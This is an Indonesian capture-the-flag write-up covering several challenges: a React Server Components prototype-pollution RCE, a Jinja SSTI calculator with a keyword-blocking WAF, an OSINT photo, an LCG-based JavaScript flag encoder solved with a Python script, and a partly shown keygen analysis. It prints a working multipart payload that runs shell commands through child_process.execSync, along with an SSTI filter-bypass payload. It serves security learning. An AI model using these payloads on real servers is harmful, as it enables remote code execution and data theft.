
-----WebKitFormBoundaryx8j02oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{$\"then\":\":\\\"$B1337\\\"}\"",
  "_response": {
    "_prefix": "var
res=process.mainModule.require('child_process').execSync('id',{ 'tim
eout':5000}).toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
-----WebKitFormBoundaryx8j02oVc6SWP3Sad
Content-Disposition: form-data; name="1"


"$@0"
-----WebKitFormBoundaryx8j02oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
-----WebKitFormBoundaryx8j02oVc6SWP3Sad--
```

lalu aku eksekusi di burpsuite arahkan ke ip dan port nya



Aku coba untuk melakukan send request



Dan ya kita berhasil meremote shellnya. selanjutnya kita cari dimana flagnya ganti di bagian id -> ls

```
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\\"then\\":\\"$B1337\\"}",
  "_response": {
    "_prefix": "var
res=process.mainModule.require('child_process').execSync('ls',{tim
eout':5000}).toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
```

output:

```
9 Keep-Alive: timeout=5
10 Content-Length: 212
11
12 O:{
  "a": "$@1",
  "f": "",
  "b": "w600pP6DDYFDhuxYQXHBL"
}
13 l:E{
  "digest":
  "Dockerfile\napp\nflag.txt\nnext-env.d.ts\nnext.config.ts\nnode_modules\npack
age-lock.json\npackage.json\npostcss.config.mjs\npublic\ntsconfig.json"
}
14
```

itu disana selanjutnya ganti lagi dengan cat fl*

```
11 Content-Disposition: form-data; name="O"
12
13 {
14   "then": "$1:__proto__:then",
15   "status": "resolved_model",
16   "reason": -1,
17   "value": "{\\"then\\":\\"$B1337\\"}",
18   "_response": {
19     "_prefix": "var
res=process.mainModule.require('child_process').execSync('cat
fl*',{timeout':5000}).toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'), {digest:`${res}`});",
20     "_chunks": "$Q2",
21     "_formData": {
22       "get": "$1:constructor:constructor"
23     }
24   }
25 }
26 -----YahKitFormBoundaryw6102oTc65VE3Sad
10 Content-Length: 88
11
12 O:{
  "a": "$@1",
  "f": "",
  "b": "w600pP6DDYFDhuxYQXHBL"
}
13 l:E{
  "digest": "cyberwave{n3w_CV3_15_fun_r19ht?}"
14
```

- **Flag**

cyberwave{n3w_CV3_15_fun_r19ht?}


5. JinjaCalc

- Challenge



- How To Solve

Diberikan sebuah url web dan juga [app.py](#) yang ketika dibuka berisikan sebuah program kalkulator



Karna judulnya adalah **jinjaCalc** sudah pasti ini ada vuln **SSTI** so aku cba cek source codenya lebih dahulu

```
import os
import hashlib
import unicodedata
from flask import (
    Flask,
    render_template,
    render_template_string,
    request,
    Response,
    redirect,
    url_for,
)

SALT = os.urandom(32)
SECRET = hashlib.sha256(SALT).digest()

app = Flask(__name__)
app.secret_key = SECRET

try:
    with open("flag.txt", "r") as f:
        FLAG = f.read().strip()
except FileNotFoundError:
    FLAG = "FAKE_FLAG"

def helper():
    return 1

def xs(seq, start=0, end=None):
    return seq[start:end]

def xr(s, a, b):
    return str(s).replace(a, b)

app.jinja_env.globals["h"] = helper
app.jinja_env.filters["xs"] = xs
app.jinja_env.filters["xr"] = xr

BLACK_LIST = [
    "application", "request", "wsgi", "environ", "getitem", "}}", "{{",
    "import", "from",
    "builtin", "builtins", "os", "system", "popen", "subprocess",
    "eval", "exec", "code",
    "read", "open", "file", "path", "root", "home", "bin", "bash",
    "sh", "cat", "flag", "secret",
```

```

    "session", "cookie", "config", "globals", "mro", "subclass",
    "subclasses", "class", "type",
    "base", "inspect", "sys", "site", "loader", "importlib", "compile",
    "lambda", "locals", "vars",
    "dir", "repr", "format", "python", "jinja", "safe", "range",
    "join", "joiner", "cycler",
    "namespace", "update", "pop", "clear", "items", "values", "walk",
    "glob", "json", "pickle",
    "marshal", "yaml", "hash", "hashlib", "get", "attribute",
    "groupby",
]

```

```

BLOCKED_PREFIX = "cyberwave{"

```

```

def is_blocked(value):
    if not value:
        return False
    try:
        lowered = unicodedata.normalize("NFKC", str(value)).lower()
    except Exception:
        lowered = str(value).lower()
    return any(x in lowered for x in BLACK_LIST)

```

```

@app.before_request

```

```

def inbound_waf():
    parts = [request.path]
    try:
        parts.append(request.query_string.decode("latin-1", "ignore"))
    except Exception:
        pass
    try:
        body = request.get_data(as_text=True)
        if body:
            parts.append(body)
    except Exception:
        pass

    for part in parts:
        if part and is_blocked(part):
            return Response("blocked", status=400,
mimetype="text/plain")

```

```

@app.after_request

```

```

def outbound_waf(response):
    try:
        body = response.get_data(as_text=True)
    except Exception:
        try:

```

```

        body = response.get_data().decode("utf-8", "replace")
    except Exception:
        body = ""

    parts = [body]
    try:
        for name, value in response.headers.items():
            parts.append(str(value))
    except Exception:
        pass

    combined = "\n".join(parts)
    if FLAG in combined or BLOCKED_PREFIX.lower() in combined.lower():
        return Response("denied", status=403, mimetype="text/plain")
    return response

@app.route("/")
def index():
    return redirect(url_for("calc"))

@app.route("/calc")
def calc():
    expr = request.args.get("tpl", "")
    result = ""

    if expr:
        if is_blocked(expr):
            result = "blocked"
        else:
            try:
                result = render_template_string("{}" + expr + "{}")
            except Exception:
                result = "error"

    expr = "" if expr is None else str(expr)
    result = "" if result is None else str(result)
    return render_template("calc.html", expr=expr, result=result)

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5002, debug=False)

```

Vulnnya itu ada di bagian `render_template_string("{}" + expr + "{}")` di bagian `/calc`. karena input `tpl` langsung di masukkan ke dalam kurung kurawal jinja tanpa sanitasi yang cukup

yang membuat program ini cukup sulit ada di WAF nya

```
BLACK_LIST = [
```

```

    "application", "request", "wsgi", "environ", "getitem", "}}", "{",
    "import", "from",
    "builtin", "builtins", "os", "system", "popen", "subprocess",
    "eval", "exec", "code",
    "read", "open", "file", "path", "root", "home", "bin", "bash",
    "sh", "cat", "flag", "secret",
    "session", "cookie", "config", "globals", "mro", "subclass",
    "subclasses", "class", "type",
    "base", "inspect", "sys", "site", "loader", "importlib", "compile",
    "lambda", "locals", "vars",
    "dir", "repr", "format", "python", "jinja", "safe", "range",
    "join", "joiner", "cyclor",
    "namespace", "update", "pop", "clear", "items", "values", "walk",
    "glob", "json", "pickle",
    "marshal", "yaml", "hash", "hashlib", "get", "attribute",
    "groupby",
]

```

```
BLOCKED_PREFIX = "cyberwave{"
```

tapi kita masih bisa menggunakan salah satu teknik bypass **concatenation**. apa itu?.

- singkatnya adalah di jinja operator ~ bisa digunakan untuk menggabungkan string. **WAF** akan memeriksa string mentah yang belum ter render. dan membuat **'FL'~'AG'** tidak terdeteksi oleh **WAF**
- selanjutnya karna getattr atau attribute kemungkinan besar ikut terban, kita bisa menggunakan **object['atribut']**

Selanjutnya, tantangan terakhir adalah **Outbound WAF**. Meskipun kita berhasil memanggil isi flag, sistem akan memblokir respon jika mengandung teks cyberwave{.

Untuk mengakalnya, kita gunakan filter |list. Filter ini memecah string flag menjadi deretan karakter terpisah (array), sehingga pola string yang dilarang tidak akan terbaca oleh filter output.

Untuk "pintu masuk" ke sistem, kita memanfaatkan fungsi global h (alias dari helper) yang sudah didaftarkan di aplikasi. Lewat fungsi ini, kita bisa mengakses atribut `__globals__` yang menyimpan seluruh variabel di dalam script, termasuk variabel FLAG

payload: `h['__glo'~'bals__']['FL'~'AG']|list`

Calculator

Expression

h['__glo'~'bals__']['FL'~'AG']|list

result

[c, y, b, e, r, w, a, v, e, {, h, e, k, e, r, _s, e, j, a, t, i, _n, g, e, h, e, k, _p, a, k, e, _k, a, l, k, u, l, a, t, o, r, }]

C

✕

(

)

```
[c, y, b, e, r, w, a, v, e, {, h, e, k, e, r, _s, e, j, a, t, i, _n, g, e, h, e, k, _p, a, k, e, _k, a, l, k, u, l, a, t, o, r, }]
```

Selanjutnya rekonstruksi saja flagnya di ketik satu satu v:

- **Flag**


```
cyberwave{heker_sejati_ngehek_pake_kalkulator}
```



<% OSINT %>


1. pulang kampung admin :v

- Challenge



- How To Solve

Jejak discord yg ditinggalkan admin beberapa hari yang lalu saat dia menunda kompetisi karena sedang pulang kampung berupa sebuah foto.




Admin sepertinya memanfaatkan kelebihan layar amoled yang saat ini sudah dipakai oleh sebagian besar gadget seperti hp dan laptop, yaitu dengan menyembunyikan flagnya

dengan cara menyamarkan warna font dari flag tersebut menjadi warna gelap sesuai kondisi dalam foto.

- **Cara untuk mendapatkan flagnya bagi pengguna layar amoled**

Dengan mengedit foto tersebut supaya foto menjadi sangat terang dan kontras dengan flagnya.



- **Cara untuk mendapatkan flagnya bagi pengguna layar IPS**

Tinggal di zoom, lalu sipitkan mata. BOOM!! flagnya keliatan deh 🐱🐱

- **Flag**

CTF(admin_masih_pulang_kampungyaa)

<% REVERSE ENGINEERING %>

1. Sega Saturn

- Challenge

Challenge

17 Solves

✕

Sega Saturn

230

👍 0 🗨️ 0

sedikit bit membuat sakit kepala


129.226.145.210:2154

Flag

Submit

- How To Solve

Diberikan sebuah url web yang ketika dibuka ngasih sebuah flag but its a fake. siyal v:



Awalnya ku kira mungkin ini adalah chall **asm**. but bukan ternyata v:, ketika di cek source codenya ada **script** yang ke hardcoded v: seperti ini isinya

```
<script>
(function () {
  const flag = "cyberwave{gu3s5_th3_fl4g_4nD_try_h4rd3r}";

  function RNG(seed) {
    return function () {
      seed = (seed * 48271) % 2147483647;
      return seed;
    };
  }
})();
```

```

    };
}

function nibbleSwap(x) {
    return ((x & 0x0F) << 4) | ((x & 0xF0) >> 4);
}

const seq = [
    697438994,
    112812148,
    1601952528,
    848567091,
    1409540622,
    719284623,
    4183535244,
    2852213902,
    2109397207,
    3611470734,
    604567242,
    1692610300,
    2414225221,
    1979551723,
    3174382114,
    425190723,
    1060279654,
    4283219352,
    1099139615,
    3427871953,
    2056419824,
    103242998,
    2789231820,
    97749902,
    3832000502,
    2437931514,
    337329827,
    1784389836,
    1971115025,
    2430188600,
    420768160,
    2890064672,
    3927353914,
    2033350795,
    372941141,
    2974609317,
    1442092933,
    2838369745,
    3198352587,
    230640255,
    2641503210,
    1721308159,
    3764390994

```

```

];

function encode(flag) {
    const rng = RNG(1337);
    const out = [];

    for (let i = 0; i < flag.length; i++) {
        let x = flag.charCodeAt(i);

        const adj = (rng() % 93) + 33;
        x = (x + adj) % 256;
        x = nibbleSwap(x);
        x ^= (rng() & 0xFF);

        const big = (x << 24) | (rng() & 0xFFFFFFFF);

        out.push(big >>> 0); // force unsigned
    }

    return out;
}

document.getElementById("flag").innerText =
    "Flag: cyberwave{f1nD_tH3__fl4g_4nd_try_h4rd3r}";

})();
</script>

```

yap aku panen 2 fake flag, thx author. jadi pada kode itu.

- setiap `seq[i] = big = (x << 24) | (r3 & 0xFFFFFFFF)`. Jadi 8-bit atas adalah byte yang sudah ditransformasi, 24-bit bawah adalah low bits dari satu keluaran RNG (`r3`)
- `seed = (seed * 48271) % 2147483647`. Ini menghasilkan nilai `< MOD=2147483647` (31-bit nonzero)
- transformasi tiap karakter:
 - `adj = (r1 % 93) + 33`
 - `x = (ord(char) + adj) % 256`
 - `x = nibbleSwap(x)` <- swap atas bawah
 - `x ^= (r2 & 0xFF)`
 - `big = (x << 24) | (r3 & 0xFFFFFFFF)`

kita hanya tahu $r3 \& 0xFFFFFFFF$. Bit atas $r3$ (7 bit) tidak diketahui. tapi $r3 = (k \ll 24) \mid \text{low24}$ dan $r3 < \text{MOD}$, jadi k hanya punya sedikit kemungkinan: $k \in [0..127]$. Jadi brute-force 128 kandidat sudah cukup.

```
seq = [
    697438994, 112812148, 1601952528, 848567091, 1409540622, 719284623, 418
    3535244,
    2852213902, 2109397207, 3611470734, 604567242, 1692610300, 2414225221,
    1979551723,
    3174382114, 425190723, 1060279654, 4283219352, 1099139615, 3427871953,
    2056419824,
    103242998, 2789231820, 97749902, 3832000502, 2437931514, 337329827, 178
    4389836,
    1971115025, 2430188600, 420768160, 2890064672, 3927353914, 2033350795,
    372941141,
    2974609317, 1442092933, 2838369745, 3198352587, 230640255, 2641503210,
    1721308159,
    3764390994
]

MOD = 2147483647
MULT = 48271

def modinv(a, m):
    return pow(a, -1, m)

def rng_factory(seed):
    s = seed
    def rng():
        nonlocal s
        s = (s * MULT) % MOD
        return s
    return rng

def nibble_swap(x):
    return ((x & 0x0F) << 4) | ((x & 0xF0) >> 4)

inv_mult = modinv(MULT, MOD)
inv_mult3 = pow(inv_mult, 3, MOD)

first_low24 = seq[0] & 0xFFFFFFFF
max_k = (MOD - 1) >> 24

for k in range(max_k + 1):
```

```

r3_candidate = (k << 24) | first_low24
if r3_candidate >= MOD:
    continue
seed = (r3_candidate * inv_mult3) % MOD

rng = rng_factory(seed)
out = []
ok = True
for big in seq:
    r1 = rng(); adj = (r1 % 93) + 33
    r2 = rng(); xor_byte = r2 & 0xFF
    r3 = rng(); low24 = r3 & 0xFFFFFF
    if low24 != (big & 0xFFFFFF):
        ok = False
        break
    x_top = (big >> 24) & 0xFF
    before_xor = x_top ^ xor_byte
    swapped = nibble_swap(before_xor)
    orig = (swapped - adj) % 256
    out.append(orig)

if ok:
    flag = ''.join(chr(c) for c in out)
    print(f"{flag}:{seed}")
    break

```

Dan Outputnya

Output:

```

🌸 python solve.py
cyberwave{c4n_yoU_5oLV3_th1s_l1f3_eQu4t10n}:313374141

```

- **Flag**

```
cyberwave{c4n_yoU_5oLV3_th1s_l1f3_eQu4t10n}
```

2. KeyGenMe

- Challenge



- How To Solve

Diberikan sebuah ELF yang akhirnya support ida free hehe. jadi program ini itu meminta sebuah license key. selanjutnya aku buka di ida free. dan melakukan dekomplikasi

```
printf("Username: ");
if ( fgets(s, 128, stdin) )
{
    sub_1510(s);
```

program akan meminta sebuah username lalu memanggil function sub_1510

```
printf("License key: ");
if ( fgets(v26, 128, stdin) )
{
    sub_1510(v26);
    v3 = strlen(s); // panjang username
    if ( v3 - 1 <= 0x1F
        && strlen(v26) == 19 // panjangnya
        && v26[4] == 45 // ini "-"
        && v27[4] == 45 // -'-
        && v28[4] == 45 // -''-
        && v26[0] == 67 // C <- ini startnya brarti harus dari c
karna [0]
        && v26[1] == 87 // w
        && v26[2] == 50 // 2
        && v26[3] == 53 ) // 25
    {
```


dari sini bisa kita ketahui kalau formatnya itu CW25-XXXX-XXXX-XXXX

```
v4 = 5;
v5 = 16896;
while ( 1 )
{
    if ( !_bittest64(&v5, v4) )
    {
        v6 = v26[v4];
        if ( (unsigned __int8)(v6 - 48) > 9u && (unsigned
__int8)(v6 - 65) > 5u )
            break;
    }
}
```

di bagian ini ada pengecekan untuk memastikan license keynya itu hexadecimal

```
v10 = 0;
v11 = -1522754025; // seed awal hash1
v12 = -1056969179; // seed kedua hash2
while ( v3 != v10 )
{
    v13 = (unsigned __int8)s[v10++];
    v12 = __ROL4__(v13 + 257 * v12, 5) ^ 0xA5C3D2E1;
